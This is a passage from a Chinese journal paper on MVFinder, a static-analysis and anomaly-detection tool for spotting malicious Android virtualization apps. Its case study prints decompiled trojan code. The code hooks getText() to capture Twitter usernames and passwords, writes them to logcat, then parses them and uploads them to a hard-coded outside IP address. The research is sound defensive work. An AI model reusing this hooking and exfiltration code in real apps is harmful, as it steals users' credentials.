条件上下文敏感的安卓恶意虚拟化应用检测方法

孟昭逸[1],黄文超[2*],张威楠[2],熊 焰[2]
(1. 安徽大学计算机科学与技术学院,安徽合肥 230601;2. 中国科学技术大学计算机科学与技术学院,安徽合肥 230026)

摘 要: 安卓虚拟化应用作为宿主程序,支持以插件形式动态加载用户所需功能模块. 恶意开发者可利用上述应用特性将其真实攻击意图隐藏在插件程序的执行中,以躲避针对宿主程序的检测. 然而,插件程序数量众多且难以获取与分析,并且现有基于既定模式的安卓恶意虚拟化应用检测方案存在可检测应用类型有限的问题. 本文提出一种条件上下文敏感的安卓恶意虚拟化应用检测方法并实现了原型工具MVFinder. 该方法以安卓虚拟化应用代码中触发插件程序加载或调用行为的上下文环境为切入点,挖掘出隐藏的恶意性,避免耗费大量资源去尝试实时获取不同种类的插件程序或逐一解析插件的加载与运行模式. 同时,该方法利用异常检测技术,发现与大多数善意应用的条件上下文存在较大差异的数据样本,进而识别出目标恶意应用,避免基于既定规则进行检测的局限性. 实验结果表明,本方法对安卓恶意虚拟化应用检测的准确率和F_1分数均优于当前学术界的代表性方案VAHunt、Drebin与Difuzer. 此外,相较于VAHunt,MVFinder可识别出HummingBad和PluginPhantom恶意应用家族的变种.

关键词: 移动安全;安卓虚拟化应用;恶意代码;上下文信息;静态分析;异常检测
基金项目: 国家自然科学基金(No.62102385);安徽省自然科学基金(No.2108085QF262)
中图分类号: TP309.5 **文献标识码:** A **文章编号:** 0372-2112(2024)11-3669-15
电子学报 URL:http://www.ejournal.org.cn DOI:10.12263/DZXB.20230642

Conditional Context-Aware Detection for Android Malicious Virtualization Apps

MENG Zhao-yi[1], HUANG Wen-chao[2*], ZHANG Wei-nan[2], XIONG Yan[2]
(1. *School of Computer Science and Technology, Anhui University, Hefei, Anhui* 230601, *China*;
2. *School of Computer Science and Technology, University of Science and Technology of China, Hefei, Anhui* 230026, *China*)

Abstract: Android virtualization applications is host applications and support dynamic loading of functional modules required by users in the form of plugins. Malicious developers use the above application features to hide their real attack intents in plugin applications for avoiding detection against the host applications. However, plugins are numerous and difficult to obtain and analyze, and existing pattern-based Android malicious virtualization application detection solutions have the problem of limited detectable application types. We propose a method based on contexts of conditional statements for detecting Android malicious virtualization applications and implement a prototype tools named MVFinder. The method takes the contextual environment in the Android virtualized application code that triggers loading or calling behaviors of plugin programs as the entry point to uncover the hidden maliciousness, for avoiding the need to consume a large amount of resources to try to obtain different kinds of plugin programs in real time or to parse the loading and running mode of the plugins one by one. At the same time, the method leverages the anomaly detection technique to discover data samples that differ significantly from the conditional contexts of most benignware, and thus identify the targeted malware, for avoiding the limitations of detecting with predefined rules. The experimental results show that this method outperforms the current representative schemes including VAHunt, Drebin, and Difuzer, in terms of accuracy and F_1 score for detecting Android malicious virtualization application. Compared to VAHunt, MVFinder achieves identification of variants of HummingBad and PluginPhantom malicious application families.

Key words: mobile security; Android virtualization applications; malicious code; contextual information; static analysis; outlier detection

收稿日期:2023-07-05;修回日期:2024-01-15;责任编辑:李勇锋
*通讯作者:黄文超

Foundation Item(s): National Natural Science Foundation of China (No. 62102385); Anhui Province Natural Science Foundation (No.2108085QF262)

1 引言

近年来安卓平台发展迅猛,各类安卓应用在用户的工作与生活中扮演了极其重要的角色. 随着自带设备(Bring Your Own Device,BYOD)办公趋势的日渐流行[1],安卓用户会针对一个安卓应用注册并使用多个账号,以便满足不同场景下的使用需求[2]. 然而,当前大多数安卓应用(如微信、QQ等)不支持在一台设备上同时登录多个账号,因此用户不得不通过反复执行登录/登出操作以实现不同账号间的切换,或随身携带登录了不同账号的多个安卓设备,这无疑给用户带来许多不便. 为解决上述问题,基于软件虚拟化框架的安卓应用(以下简称安卓虚拟化应用)应运而生,其可在一台安卓设备上启动多个应用副本,以便同时登录不同账户. 目前,此类应用已获得广泛关注和使用,平行空间作为其中最受欢迎的应用之一,已经在谷歌市场上累计下载超过一亿次[3].

安卓虚拟化应用在方便用户的同时,也引入了诸多安全风险[2~7]. 具体而言,此类应用可作为宿主程序,为其他安卓应用(即插件程序)创建一个可执行的虚拟环境. 基于该特性,恶意开发者可实施各种类的攻击行为. 例如,一种代表性的基于安卓虚拟化框架的重打包攻击可在插件程序运行时加载额外的恶意代码,以实现对用户敏感信息(如输入的账号和密码)的劫持[6]. 此外,PluginPhantom作为一种安卓木马,可将恶意功能实现为各类插件程序,并利用宿主程序对其进行调度和控制,进而在无需申请相应权限的情况下,窃取手机文件、位置数据和联系人等用户隐私信息,并且私自执行拍照、截屏、录音和发送短信等操作[8]. HummingBad可利用安卓虚拟化框架实施广告欺诈攻击,并已成功感染了超过20款安卓应用. 截止从谷歌市场下架前,相关程序的下载量已累计超过千万次[9].

针对上述安全风险,研究人员现已开展了大量研究. 在国内研究成果中,复旦大学团队[4]和华中科技大学团队[5]分别对安卓虚拟化应用可能引起的安全问题做出了调研与分析,并给出了相应处理措施. 此外,复旦大学团队也提出了一款安全隔离的应用虚拟化框架SecureAppV[10],可实现应用组件级的沙箱分配和权限管控. 中国人民大学团队提出PluginAssassin[7],利用宿主程序启动插件组件与插件程序直接启动组件之间的时间差,实现对安卓虚拟化程序的检测. 笔者所在团队提出基于异质信息网络的安卓虚拟化应用检测方案,并实现了原型系统Aiplugin[11]. 在国外研究成果中,Plugin-Killer[12]对安卓虚拟化技术进行了详细介绍与分析. 此外,该工具可以第三方库或SDK的形式嵌入到插件程序中,通过检查AndroidManifest.xml文件以及宿主程序的运行时信息,判断程序是否运行在虚拟化环境中. MARVEL[6]利用虚拟化技术实现了一个可信容器,可在受保护的安卓程序运行期间启动,通过观察运行时环境信息判断是否存在重打包风险. 上述工作虽然针对安卓虚拟化应用开展了细致分析或实施了安全加固,但均未对安卓恶意虚拟化应用提出相应检测方案. 为补充上述缺失,武汉大学团队提出VAHunt[2],其首先根据待检测应用中桩组件的启动模式,判断该应用是否属于安卓虚拟化应用,然后根据该应用中是否存在既定的隐藏加载行为,判断其是否为安卓恶意虚拟化应用. 据笔者所知,VAHunt是针对安卓恶意虚拟化应用的最新开源检测工具. 然而,在实际中并非所有安卓恶意虚拟化应用均使用既定的隐藏加载行为,因此VAHunt的检测范围存在一定局限. 重庆大学团队提出利用API调用和权限补足信息来识别动态装入代码的恶意性[13],但其与安卓虚拟化应用检测问题差异较大,仅依靠上述2类特征信息不足以完成本文的检测任务.

本工作通过深入研究与分析发现:在安卓虚拟化应用中插件程序相关行为的执行条件及其上下文信息(即条件上下文)是识别其隐藏恶意性的关键因素. 具体而言,由安卓恶意虚拟化应用启动的插件程序主要有以下2个来源:(1)assets目录;(2)远端服务器. 对于第1种来源,攻击者会利用加密等手段,将目标插件程序隐藏在assets目录下,并在特定情况下启用该插件程序,进而执行攻击行为. 例如,恶意应用样本Trojan-Spy.AndroidOS.Twitter(MD5码:aeb41f13d038b508fcbf05c8570e5884)在运行时通过安卓虚拟化框架启动assets目录下存储的Twitter插件程序. 随后,利用Java反射机制将安卓框架类中定义的getText()方法替换为经过篡改的虚拟化框架核心模块. 上述操作完成后,该应用即可完成对用户在界面上输入的账号和密码的窃取并私自储存到系统日志中. 对于第2种来源,攻击者会在恶意应用运行时,通过URL链接从远端服务器上实时下载并使用目标插件,以躲避针对宿主应用代码的检测. 例如,恶意应用家族HummingBad将目标插件程序的URL地址存储在本地数据库中,只要恶意应用在运行时通过了身份校验,即可对数据库中的URL地址进行读取并据此下载所需插件程序. 通过上述分析可知,安卓恶意虚拟化应用会在满足特定条件时(如模块替换完成、身份校验通过等)展现其真实攻击行为,并且该行为是否执行往往和某些特定上下文信息(如反射机

制使用、日志信息写入、网络连接开启、数据库读取等)相关.

本文提出针对安卓恶意虚拟化应用的检测方法并实现原型工具MVFinder,利用异常检测技术识别出与大多数善意应用的条件上下文存在较大差异的数据样本,进而发现目标恶意应用. 为提高上下文信息提取效率,MVFinder基于代码插装、静态污点分析等技术,定位代码中的候选条件语句,缩小上下文信息搜索范围. 然后,基于条件语句的控制范围和条件表达式中变量的数据流传输路径,提取出域内上下文和域外上下文,综合描述应用行为. 为解决利用既定规则检测安卓恶意虚拟化应用的局限性问题,MVFinder训练OC-SVM(One-Class SVM)模型[14],自动学习善意应用中条件上下文的构建模式,进而实现对待测应用中异常条件上下文的识别,最终检测出不同种类的目标应用. 同时,MVFinder以安卓虚拟化应用代码中触发插件程序加载或调用行为的上下文环境为切入点,挖掘出隐藏的恶意性,避免耗费大量资源去尝试实时获取各种插件程序(如加密后的插件APK[8]、远端存储的插件APK[9])或逐一解析插件加载与运行模式.

综上,本文的主要贡献如下:

(1)提出并实现了一种条件上下文敏感的安卓恶意虚拟化应用检测方法,利用异常检测技术识别出与大多数善意应用的条件上下文存在较大差异的数据样本,进而完成对安卓恶意虚拟化应用的检测,避免了基于既定规则检测目标应用的局限.

(2)以安卓虚拟化应用代码中触发插件程序加载或调用行为的上下文环境为切入点,挖掘出应用中隐藏的恶意性,避免了耗费大量资源去尝试实时获取或解析不同种类的插件程序.

(3)实验结果表明MVFinder对安卓恶意虚拟化应用检测的准确率和F_1分数分别为96.1%和85.3%,均优于当前的代表性检测方案VAHunt、Drebin和Difuzer. 此外,相较于VAHunt,MVFinder可识别出HummingBad和PluginPhantom恶意应用家族的变种.

2　研究背景与动机

2.1　安卓虚拟化应用

图1为典型安卓应用虚拟化框架,主要包含宿主程序、插件程序以及动态代理层. 安卓虚拟化应用作为宿主程序,为其他应用(即插件程序)提供一个虚拟可执行环境. 得益于该框架的功能特点,同一个安卓应用的多个副本可以插件程序形式同时运行在一部安卓设备之上. 当前最流行的开源虚拟化框架包括VirtualApp[15]、DroidPlugin[16]等.

具体而言,宿主程序会为各插件程序提供独立进程空间,其中插件程序和宿主程序共享UID和权限. 宿主程序利用Hook技术加载插件程序的DEX文件并通过进程间通信机制(Inter-Process Communication, IPC)维护插件程序所含组件的生命周期. 该框架的总体通信过程如下:首先,插件程序启动进程并与宿主程序直接交互,动态代理层会对插件程序所生成Intent进行封装,然后转发给安卓框架层,以执行相应系统调用. 随后,由安卓框架层生成的系统调用返回值将通过动态代理层转发给插件程序. 通过上述处理,在安卓平台的视角下,所有系统服务都是由宿主程序在调用,因此只会对宿主程序的权限申请进行检查.



图1　安卓应用虚拟化框架

由于宿主程序和插件程序共享UID和权限,安卓虚拟化应用的使用存在安全风险. 例如,插件程序可在未申请相关权限的情况下调用某些敏感API(即特权提升攻击). 此外,由于插件程序可在运行时被按需加载,攻击者可借此绕过针对安卓虚拟化应用(即宿主程序)的静态或动态检测. PluginPhantom基于VirtualApp,将恶意功能实现为多个插件程序(例如,拦截来电和上传窃取的数据等),并利用一个安卓虚拟化应用来进行调度和控制. HummingBad基于DroidPlugin,将广告功能实现成相应插件程序,并仅当用户使用时方才安装,从而躲避针对宿主程序的检测.

2.2　研究动机

为阐明本工作的研究动机,本节以一个安卓恶意虚拟化应用样本(包名:com.twittre.android,MD5码:aeb41f13d038b508fcbf05c8570e5884)为例,解释其实施重打包攻击的原理,进而解释本文的研究动机. 总体来看,为欺骗用户下载安装该应用,恶意开发者利用大部

分用户的疏忽心理,构造与官方Twitter应用包名(即com. twitter. android)类似的应用安装包. 为以插件形式运行原始Twitter应用,该恶意应用将官方的Twitter安装包隐藏在assets目录中,以便进一步欺骗用户. 其在运行时的攻击过程及关键代码如下.

为窃取用户的Twitter账户和密码,该应用利用Hook技术控制安卓框架层中EditText类的getText()方法,进而劫持用户的输入. 如图2所示,攻击者首先通过Java反射机制获取自定义的类与方法集合(第1~2行). 然后,通过循环体来寻找攻击者自定义的方法〈com. twitter. android. TwEditText; android. text. Editable getText()〉(第6~13行),该方法体内包含具体的恶意行为. 接下来,获得安卓系统中原生的方法〈android. widget. EditText; android. text. Editable getText()〉(第14~16行). 最后,使用AndFix将原生方法替换为攻击者自定义的方法,以便后续恶意攻击的开展(第17~18行). AndFix是一款开源项目,其设计初衷是实现针对安卓应用的热修复. 在当前案例中,攻击者利用AndFix的Hook模块完成关键方法的替换.

```
1  Class<?> cls = Class.forName("com.twitter.android.TwEditText");
2  Method[ ] methods = cls.getMethods( );
3  int length = methods.length;
4  int i = 0;
5  Method method;
6  while ( true ) {
7     if ( i >= length ) {
8        method = null;
9        break; }
10    method = methods[i];
11    if ( method.getName( ).equals("getText")) {
12       break; }
13    i++; }
14 if ( method != null ){
15    Class<?> cls2  = Class.forName("android.widget.EditText",true,
                       VClientImpl.getClient( ).getCurrentApplication( ).getClassLoder( ));
16    Method method2 = cls.getMethods("getText",method.getParamterTypes( ) );
17    if( AndFix.a( )){
18       AndFix.a(method2,method); }}
```

图2 利用Java反射机制替换getText()方法的核心代码

当系统原生的getText()方法被成功替换为自定义的getText()方法后,攻击者设法记录下用户账户以及密码信息. 如图3所示,攻击者首先遍历检查函数调用栈,以确保是由用户的点击操作触发了getText()调用(第7~14行). 确定之后,攻击者可获得用户输入的账号信息并存入日志,其中日志的Tag为“twittre”(第15~17行). 同样,攻击者也可利用相同的方法,获取用户的密码信息并记录在日志中(第19~28行).

此外,攻击者会开启一个新线程,持续解析日志信息. 如图4所示,在该线程的代码中,攻击者利用while循环,时刻监视日志内容(第9~27行). 当发现带有规定标记的日志记录时,就进行字段解析(第11~22行),并发送至远端服务器上(第23~26行),最终导致用户隐私泄露.

```
1  public Editable getText( ) {
2     boolean  z,z1,z2 = false;
3     int id = getId( );
4     if (id == 2131952730) {
5        boolean z2 = false;
6        boolean z3 = false;
7        for (StackTraceElementstackTraceElement:Thread.currentThread().getStackTrace()) {
8           String methodName = stackTraceElement.getMethodName();
9           if (methodName.equals("onClick")) {
10             z3 = true;
11          } else if (methodName.equals("i")) {
12             z2 = true;
13          } else if (methodName.equals("s")) {
14             z = true; }}
15       if (z3 && z2 && z) {
16          Log.e("twittre", "identifier:" + ((Object) editable));
17          login_identifier = editable.toString(); }
18    } else if (id == 2131952731) {
19       boolean z4 = false;
20       for (StackTraceElement stackTraceElement2 : Thread.currentThread().getStackTrace()) {
21          String methodName2 = stackTraceElement2.getMethodName();
22          if (methodName2.equals("onClick")) {
23             z4 = true;
24          } else if (methodName2.equals("i")) {
25             z = true; } }
26       if (z4 && z) {
27          Log.e("twittre", "password:" + ((Object) editable));
28          login_password = editable.toString(); }}}
```

图3 攻击者自定义getText()方法体的具体执行逻辑

通过分析上述案例可知,面向安卓虚拟化应用的插件重打包攻击有如下几项主要特点:(1)使用Java反射机制获取所需的类、方法等;(2)调用URL相关API,以通过网络传输日志内的信息;(3)上述2类行为往往和条件语句相关:某个行为的执行结果可能会影响到条件语句的判断结果(如成功搜索到自定义的getText()方法后,条件语句才会判断通过),或者某个行为是否执行取决于条件语句的判断结果(如确定点击操作是由用户执行后,才会执行隐私窃取行为). 此外,笔者也分析了面向安卓虚拟化应用的信息流劫持攻击以及广告欺诈攻击等现实案例,发现了与本案例相似的代码特点.

本工作重点关注安卓虚拟化应用中条件语句的上

```
1  while (true) {
2     String[] strArr = {"logcat", "-c"};
3     String[] strArr2 = {"logcat", "*:s", "twittre:e"};
4     Runtime runtime = Runtime.getRuntime();
5     runtime.exec(strArr).waitFor();
6     process = runtime.exec(strArr2);
7     inputStream = process.getInputStream();
8     dataInputStream = new DataInputStream(inputStream);
9     while (true) {
10       String readLine = dataInputStream.readLine();
11          if (readLine != null) {
12             if (readLine.contains("identifier:")) {
13                str = a(readLine);
14                str2 = str3;
15             } else if (readLine.contains("password:")) {
16                String a = a(readLine);
17                str = str4;
18                str2 = a;
19             } else {
20                str = str4;
21                str2 = str3; }
23             new StringBuilder("i = ").append(str).append(", p = ").append(str2);
24             URL url = new URL("http://52.71.240.169/api/pxkj");
25             TwUploader a2 = TwUploader.a();
26             a2.a(url);
27             a2.a(("t=twitter;i=" + str + ";p=" + str2).getBytes());
28             //……//}}
```

图4 攻击者检查日志内容以获取用户隐私信息的核心代码

下文信息,以此为基础刻画出宿主应用中触发插件程序加载或调用行为的环境特点,进而识别出安卓恶意虚拟化应用.

3　设计与实现

3.1　总体设计

3.1.1　研究目标

为检测安卓恶意虚拟化应用,设计以下研究目标:

(1)检测方法不依赖既定规则的使用. 基于所提取的条件上下文信息,自动推理出针对目标应用的检测模式,避免利用既定规则难以应对不同种类目标恶意应用的问题,保证检测方案的灵活性.

(2)检测过程不依赖插件程序的获取. 直接针对宿主程序的代码进行分析,根据宿主程序针对插件程序加载或调用行为的触发环境特点,识别出目标应用中隐藏的恶意性,避免耗费大量的时间与人力资源去尝试实时获取和解析不同种类的插件程序,保证检测方案的实用性.

3.1.2　架构设计

为实现上述研究目标,本文设计并实现了安卓恶意虚拟化应用检测工具 MVFinder. 如图 5 所示,MVFinder 主要分为以下 3 个模块:

(1)代码建模:将待检测的安卓应用代码建模成过程间控制流图(Inter-procedural Control- Flow Graph, ICFG),用以后续的特征分析与提取.具体而言,首先利用静态分析工具Soot,将安卓应用的二进制代码转换成可分析的中间语言Jimple[17]. 然后,为实现针对条件语句的静态污点分析,该模块对转换后的Jimple代码进行插桩处理,为每个条件语句生成相应的虚拟方法调用语句. 最终,利用静态控制流分析等手段构建所需的ICFG(详见3.2.1节).

(2)上下文提取:基于已生成的ICFG提取条件上下文,为后续的异常检测做准备. 具体而言,为缩小条件上下文的搜索范围,首先通过调研分析,确定与安卓恶意虚拟化应用相关的source API集合[18],然后利用静态污点分析技术确定符合要求的候选条件语句集合. 最终,围绕候选条件语句,基于污点分析结果以及控制依赖分析结果,提取所需的域外上下文和域内上下文(详见3.2.2节).

(3)应用检测:利用异常检测技术,将从善意应用样本中提取的条件上下文信息编码为特征向量,以训练OC-SVM分类器. 然后,从待测应用样本中提取条件上下文信息并编码为特征向量,进而送入该分类器中,判断其是否为异常样本点,最终识别出安卓恶意虚拟化应用(详见3.2.3节).



图5　MVFinder总体架构图

3.2　系统实现

3.2.1　污点分析适配的代码优化

通过2.2节的分析可知,条件上下文提取的关键步骤之一是确定条件语句判断所涉及变量的来源. 静态污点分析技术是计算变量间传输关系的代表性技术. 然而,当前的静态污点分析工具[19~21]无法直接构建从source API到条件语句的数据流传输路径. 具体而言,现有工具可构建出source API与sink API之间的数据流传输路径. 由于条件语句不属于sink API,现有工具难以直接满足本工作的需求.

对于上述问题,MVFinder利用静态代码插桩技术,构造并插入与条件语句相对应的虚拟方法调用语句,使得代码适配现有的静态污点分析工具. 具体而言,MVFinder首先利用Soot将应用代码转化为Jimple中间代码[17]. 然后,在Jimple代码中的每一个条件语句前插入一个虚拟方法ifMethod()的调用语句,并将条件语句中涉及到的变量设置成ifMethod()的参数. 此外,定义一个虚拟类ifClass,其中包含所创建的全部ifMethod(). 最后,将ifMethod()设置为sink API. 经过上述处理,以FlowDroid[19]为代表的静态污点分析工具可发现从指定的source API与ifMethod()调用语句之间的数据流传输路径. 由于一个ifMethod()调用语句所用参数和一个条件语句判断所涉及变量一致,前文所发现到的数据流传输路径也就等价于从source API到条件语句的数据流传输路径.

如图6所示,攻击者会在网络连接变化的时候启用广告库的下载逻辑. 但是,在原始代码上无法直接利用静态污点分析工具确定第6行条件语句中所使用的country变量与第8行条件语句中所使用的internetState变量分别是源自哪个source API,这也导致了无法推断出条件语句的实际语义. 经过代码插桩后(即插入第5、7行),ifMethod()被设置为sink API,而getCountry()与isWifiEnable()均属于指定的source API集合,使用静态污点分析工具即可确定source API与sink API间存在数据流传输路径. 具体而言,第2行的getCountry()与第5行的ifMethod()之间存在数据流传输路径,第4行的isWifiEnable()与第7行的ifMethod()之间存在数据流传

输路径. 换言之,第2行的getCountry()与第6行的条件语句之间存在数据流传输路径,第4行的isWifiEnable()与第8行的条件语句之间存在数据流传输路径. 通过上述分析结果可知,第6行条件语句的判断语义与设备的国别相关,而第8行条件语句的判断语义与WiFi连接状态相关,此类条件判断语义是发现目标应用行为中隐藏恶意性的关键线索之一.

```
1   Locale lo = Locale.getDefault();
2   country = lo.getCountry();
3   wifiManager = (WifiManager) getApplicationContext()
        .getSystemService(Context.WIFI_SERVICE);
4   internetState = wifiManager.isWifiEnable();
5 + ifClass.ifMethod(country,"China");
6   if (country.equals("China")) {
7 +     ifClass.ifMethod(internetState);
8       if (internetState) {
9           Uri AdUri = Uriparse("content://Ad");
10          Cursor Ad = getContentResolver.query(AdUri);
11          String downLoad = Ad.getString(Ad.getColumnIndex("address"));
12          URL urlAd = new URL(downLoad);
13          startDownload(urlAd ); }}
```

图6 基于条件语句构建ifMethod()实例

最后,针对插桩后的应用代码,MVFinder利用FlowDroid[19]提供的相关接口构建过程间控制流图(即ICFG),为下一步的特征提取做准备.

3.2.2 条件上下文提取

为精确刻画安卓恶意虚拟化应用中插件程序的相关行为,本节一方面深入调研了与安卓虚拟化相关的文献资料[2,4~7],另一方面手工分析多个安卓恶意虚拟化应用实例,最终确定从应用代码中提取2类条件上下文信息,即域外上下文与域内上下文. 具体而言,域外上下文是指会影响到条件语句判断结果的信息,通过此类上下文可以推理出条件语句的触发语义;而域内上下文是指在条件语句的控制范围内关键API的使用情况,通过此类上下文可推理出在条件语句触发后,应用会执行的具体行为.

如图7所示,“触发条件”的域外上下文表示为黄色部分,其与“触发条件”间存在数据流传输路径;而相应的域内上下文表示为紫色部分,其执行受到“触发条件”的控制,包含条件触发后应用的实际行为. 以图6为例,第8行条件语句的域外上下文提取自第4行的isWifiEnable(),而域内上下文提取自第9~14行的代码,包括URL相关API的使用等. 南京审计大学团队提出根据安卓应用在敏感条件触发后的执行行为特征(即第2步行为特征)来检测其恶意性[22],与前文的域内上下文类似. 但是通过后文的理论分析以及消融实验结果可知,仅利用第2步行为特征不足以识别出安卓恶意虚拟化应用.

为提取域外上下文,MVFinder利用FlowDroid[19]检测出从source API到sink API的全部数据流传输路径,



图7 域外上下文与域内上下文示意图

其中sink API为被插桩的ifMethod()调用语句. 如前文所述,从source API到ifMethod()调用语句的数据流传输路径等价于从source API到相应条件语句的数据流传输路径. 因此,在一条数据流传输路径中,source API被视为条件语句的域外上下文. 为缩小条件上下文的搜索范围,本文对安卓虚拟化应用的恶意行为进行系统分析,并基于SuSi[18]、Difuzer[23]中总结的API列表,筛选出以下4类source API:(1)涉及敏感信息的系统属性和方法. 例如,攻击者会将安卓设备的位置信息、网络状态等作为判断条件以执行恶意行为.(2)URL相关的API. 根据观察分析知,攻击者会通过互联网获得CMD执行指令用以执行恶意攻击,或者获得恶意插件程序的URL地址用以下载恶意插件程序.(3)数据库相关的API. 例如,攻击者会利用数据库存储恶意插件程序的URL地址.(4)与设备状态信息相关的API. 根据文献调研可知,源自GPS、网络连接、传感器等设备状态信息也是触发敏感行为执行的关键因素之一[23]. 在后文的向量编码中,涉及敏感信息的系统属性和方法以及设备状态信息相关的API都被视作敏感方法.

为提取域内上下文,MVFinder首先基于域外上下文分析结果,在Jimple代码中定位到那些拥有域外上下文的条件语句,以降低后续分析的计算复杂度. 然后,利用Soot框架所提供的接口,执行控制流依赖分析,确定各条件语句的控制范围. 具体的分析规则为:一个条件语句是被其控制语句的前支配者,但这些被控制语句不是该条件语句的后支配者;同时,该条件语句分支的交点是这些被控制语句的后支配者[24]. 基于上述规

则,MVFinder可收集到各条件语句控制范围内的全部语句. 最后,通过分析统计出各控制范围内包含的域内上下文. 具体的域内上下文信息包括代码中是否使用了Java反射机制、是否使用了动态加载机制、调用了多少次敏感API、条件语句2个分支间的差异情况等,具体请见3.2.3节.

3.2.3　异常检测

为避免利用既定规则检测安卓恶意虚拟化应用的局限性问题,本工作通过分析与行为隐藏机制[25,26]、安卓恶意应用检测[27,28]、逻辑炸弹分析[23,29]等相关的权威文献,并人工审查了若干代表性安卓恶意虚拟化应用代码,确定$\boldsymbol{v}$=<$N,S,L,R_0,R_1,U_0,U_1,D_0,D_1,J$>为应从条件上下文中提取特征向量的构成形式,具体编码规则如下.

3.2.3.1　域外上下文特征编码

(1)N:域外上下文中使用的敏感方法数量. 敏感方法(如getDeviceId())的使用与获取用户敏感信息或者设备状态相关[19,30],一个条件语句的判断所涉及的敏感方法数量越多,其触发语义的可疑程度越高.

(2)R_0:域外上下文中是否使用了反射机制. 攻击者可利用反射机制来逃避静态检测或人工分析,以隐藏其真实的条件触发语义[25]. 若域外上下文中使用了反射机制,将R_0设置为1,否则设置为0.

(3)U_0:域外上下文中是否调用了与URL相关API. 由前文分析可知,安卓恶意虚拟化应用可通过URL地址是否存在、存储在远端的恶意插件程序是否可获取等来决定条件语句是否触发[9]. 如果域外上下文中调用了与URL相关API,将U_0设置为1,否则设置为0.

(4)D_0:域外上下文中是否调用了与数据库相关API. 由前文分析可知,安卓恶意虚拟化应用可根据数据库是否可读取、数据库中的内容是否符合要求等来决定条件语句是否可触发[9]. 如果域外上下文中调用了与数据库相关API,将D_0设置为1,否则设置为0.

3.2.3.2　域内上下文特征编码

(1)S:域内上下文中使用的敏感方法数量. 由调研分析可知,攻击者可在域内上下文中利用敏感方法执行其真实攻击意图,而敏感方法的使用数量与应用行为的恶意性呈现一定相关性[23]. 域内上下文中敏感方法的使用数量越多,反映出可执行的攻击手段越复杂,行为可疑程度越高.

(2)L:域内上下文中是否使用了动态加载. 尽管动态加载并不只用于恶意应用中,但是随着恶意应用代码复杂程度越来越高,攻击者可使用动态加载机制启动或调用插件,以逃避针对宿主程序的静态检测或人工分析[26]. 如果域内上下文中使用了动态加载,将L设置为1,否则为0.

(3)R_1:域内上下文中是否使用了反射机制. 由前文分析可知,反射机制是攻击者用于逃避静态检测或人工分析的重要手段之一[25]. 当条件语句触发成功后,攻击者依然可使用该机制,进一步隐藏其真实攻击载荷. 若域内上下文中使用了反射机制,将R_1设置为1,否则设置为0.

(4)U_1:域内上下文中是否调用了与URL相关API. 由前文分析可知,安卓恶意虚拟化应用可通过URL地址获取进而加载或调用恶意插件程序[9]. 如果域内上下文中调用了与URL相关API,将U_1设置为1,否则设置为0.

(5)D_1:域内上下文中是否调用了与数据库相关API. 安卓恶意虚拟化应用可将插件程序的URL地址存储在数据库中并在满足特定条件后对插件程序进行读取[9]. 如果域内上下文中调用了与数据库相关API,将D_1设置为1,否则设置为0.

(6)J:条件语句的分支中敏感方法使用的差异度. 通过前文可知,安卓恶意虚拟化应用通常只在满足了一定条件下才会执行攻击行为,否则将执行合法行为. 换言之,在恶意条件语句的分支间敏感方法的使用方式应有明显差异[23]. 为捕捉这个差异,MVFinder采用Jaccard距离来表示2个分支的差异度,其计算方法如式(1)所示. 具体而言,MVFinder在条件语句的2个分支中分别搜索敏感方法的调用语句并生成X_T和X_F,其分别表示条件语句真分支和假分支中使用的敏感方法集合. 然后,通过下列公式计算出2个集合的Jaccard距离$D(X_T,X_F)$:

$$D(X_T,X_F)=1-\frac{|X_T\cap X_F|}{|X_T\cup X_F|} \tag{1}$$

其中,$\frac{|X_T\cap X_F|}{|X_T\cup X_F|}$表示$X_T$和$X_F$交集中所含元素个数与$X_T$和$X_F$并集中所含元素个数的比值. Jaccard距离越大,则表示2个集合的差异度越高. 为便于后续运算,当距离超过0.5时,将J设置为1,否则设置为0.

3.2.3.3　模型训练

